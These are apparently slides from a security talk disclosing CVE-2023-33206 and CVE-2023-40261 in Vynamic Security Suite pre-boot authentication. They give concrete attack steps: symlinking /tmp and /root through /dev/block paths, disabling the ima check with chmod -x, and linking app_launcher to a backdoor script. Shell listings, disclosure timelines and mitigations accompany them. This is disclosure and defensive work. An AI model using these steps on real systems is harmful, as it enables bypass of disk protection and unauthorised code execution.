- Move */tmp* -> */tmp2*
 - Link */tmp* -> */dev/block/../../tmp2*
- Move */root* -> */root2*
 - Link */root* -> */dev/block/../../root2*
- Move *fstab* -> */dev/console*
 - Link *fstab* -> */dev/console*
- PROFIT

```
root@0e47cfb6e4bd:/mnt/disk# ls -al
total 88
drwxr-xr-x 20 root root 4096 Apr 19 17:10 .
drwxr-xr-x  3 root root   18 Apr 19 17:18 ..
drwxr-xr-x  2 root root 4096 Mar 11 2023 LOG
drwxr-xr-x  2 root root 4096 Jan 31 2023 bin
drwxr-xr-x  3 root root 4096 Mar 11 2023 boot
drwxr-xr-x  2 root root 4096 Apr 19 17:10 dev
drwxr-xr-x 22 root root 4096 Apr 19 17:10 etc
drwxr-xr-x  2 root root 4096 Apr 21 2008 home
drwxr-xr-x  8 root root 4096 Jan 31 2023 lib
drwxr-xr-x  3 root root 4096 Jan 31 2023 libexec
drwx----- 2 root root 16384 Jan 31 2023 lost+found
drwxr-xr-x  2 root root 4096 Mar 11 2023 mnt
drwxr-xr-x  2 root root 4096 Apr 18 2008 proc
lwxrwxrwx  1 root root   22 Apr 19 17:10 root -> /dev/block/../../root2
drwx----- 9 root root 4096 Apr 19 17:10 root2
drwxr-xr-x  4 root root 4096 Jan 23 2023 run
drwxr-xr-x  2 root root 4096 Jan 31 2023 sbin
drwxr-xr-x  2 root root 4096 Apr 18 2008 sys
lwxrwxrwx  1 root root   21 Apr 19 17:10 tmp -> /dev/block/../../tmp2
drwxr-xr-x  3 root root 4096 Apr 19 17:10 tmp2
drwxr-xr-x 13 root root 4096 Jan 31 2023 usr
lwxrwxrwx  1 root root   21 Apr 19 17:10 var -> /dev/block/../../var2
drwxr-xr-x 15 root root 4096 Apr  3 2018 var2
```





CVE-2023-33206 – Scope / Timeline

- <= v3.3.0 SR15, v4.0.0 SR05, v4.1.0 SR03,
v4.2.0 SR02, v4.3.0
-

- April 21, 2023: Vulnerability identified
- April 24, 2023: Vendor notified
- May 5, 2023: Vendor confirmation
- May 17, 2023: MITRE Reservation
- June 23, 2023: VSS v3.3.0 SR16 && v4.0.0 SR06
- July 10, 2023: VSS v4.2.0 SR03 && v4.3.0 SR01
- July 19, 2023: Remediation Confirmation VSS v3.3.0 SR16
- August 2, 2023: VSS v4.1.0 SR04



CVE-2023-33206 - Mitigation

- PBA Phase I
 - BOOTTXSA - UEFI Index
- Phase I Index 68 -> 70
 - /bin/mountpoint
 - /sbin/shutdown
- /etc/rc.d/init.d/mountfs Reversal?!
- Broken Links – Validation Error

```
case "${1}" in
start)
    log_info_msg "Remounting root file system in read-write mode..."
    mount --options remount,rw / >/dev/null
    evaluate_retval

    # remove and re-create /root /var /mnt
    # rm -rf /root /var /mnt
    # mkdir /root /var /mnt

    # Make sure /dev/pts exists
    mkdir -p /dev/pts

    # This will mount all filesystems that do not have _netdev in
    # their option list. _netdev denotes a network filesystem.

    log_info_msg "Mounting remaining file systems..."
    mount --all --test-opts no_netdev >/dev/null
    evaluate_retval

    # SCF
    log_info_msg "Extracting /var, /root directories...\n"
    tar xvf /etc/var.tar -C / >& /dev/null
    tar xvf /etc/root.tar -C / >& /dev/null

    # update signatures in /root
    log_info_msg "Updating signatures in /root\n"
    /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
    /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
: 5c00 6200 6900 6e00 5c00 6200 6100 7300 6800 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 \.b.i.n\.b.a.s.h.....
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000 ...../bin/bash...
: 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b .....8..JZ.e..j..
: e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000 ..G...A....g.\.b.i.n\.c.a.t...
: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
: 0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9 ..../bin/cat.....y..
: 3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200 :::gA..!<h...bt._t...z.6....\.b.
: 6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000 i.n.\.c.h.m.o.d.....
: 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000 ...../bin/chmod....
: 0000 0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7 .....6.y....p..i.5=...
: 5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000 Y.m....k.\.b.i.n\.d.m.e.s.g...
```



VSS v3.3.0 SR16 - Investigation

- PBA Phase I
 - var.tar, root.tar, fstab, rc.d, inittab
 - /root, /tmp, /var – null sum
 - symlink validation
- NIX
 - /etc/mtab – mitigated
- HINT HINT – File Attributes

```
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# sha256sum ima  
d1affd2ccbda44333cf391db569df9bca949cdb7f07ddecffelelfclf5b6e68b ima  
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# chmod -x ima  
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# sha256sum ima  
d1affd2ccbda44333cf391db569df9bca949cdb7f07ddecffelelfclf5b6e68b ima
```

v3.3.0 SR16 JackPot – CVE-2023-40261


- *chmod -x /etc/rc.d/init.d/ima*
- Link *SUPERSHEEP/bin/app_launcher* -> PoC
- PROFIT



```
root@7a5311d2f67b:/mnt/disk# ls -al usr/SUPERSHEEP/bin/
total 408
drwxr-xr-x  4 root root  4096 Apr 19 18:12 .
drwxr-xr-x 12 root root  4096 Apr 19 18:12 ..
lrwxrwxrwx  1 root root    44 Apr 19 18:12 app_launcher -> /usr/SUPERSHEEP/avira/cpro/tools/backdoor.sh
-rwxr-xr-x  1 root root   694 Jun  5 2023 audio_modules.sh
-rwxr-xr-x  1 root root  3802 Jun  5 2023 check_for_new_files.sh
-rwxr-xr-x  1 root root   361 Jun  5 2023 dbg.sh
-rwxr-xr-x  1 root root  1612 Jun  5 2023 extract_certificates.sh
-rwxr-xr-x  1 root root  3853 Jun  5 2023 find_hashfiles.sh
-rwxr-xr-x  1 root root   502 Jun  5 2023 get_serial.sh
drwxr-xr-x  4 root root  4096 Jul 17 2023 glade
```




CVE-2023-40261:
DEMO



CVE-2023-40261 – Scope / Timeline

- <= v3.3.0 SR16, v4.0.0 SR06, v4.1.0 SR03, v4.2.0 SR03, v4.3.0 SR01
-

- July 18, 2023: Vulnerability identified
- July 19, 2023: Vendor notified
- August 2, 2023: Vendor confirmation
- August 2, 2023: VSS v4.1.0 SR04
- August 2, 2023: MITRE Reservation
- August 15, 2023: VSS v4.2.0 SR04
- August 17, 2023: VSS v4.3.0 SR02
- November 2, 2023: VSS v3.3.0 SR17
- December, 2023: VSS v3.3.X is EoL
- Q4 2023: VSS v4.0.0 SR07



SEBOLD

Need Defense?

AUDIO  



Mitigation

- Primary Actions
 - PATCH!!!
 - April 2024 – Vynamic Security v4.4 (SUPERSHEEP Encryption)!!
 - Disable “*Enable Signature Check*” VSS Option
 - Replace VSS with industry recognized FDE
- Secondary Actions
 - Monitor for top-hat entry
 - Disable USB Ports
 - Lock HD mount screws



Thank You

Matt Burch (@emptynebuli)

- <https://emptynebuli.github.io/card>
- <https://github.com/emptynebuli>
- matt.burch@atredis.com

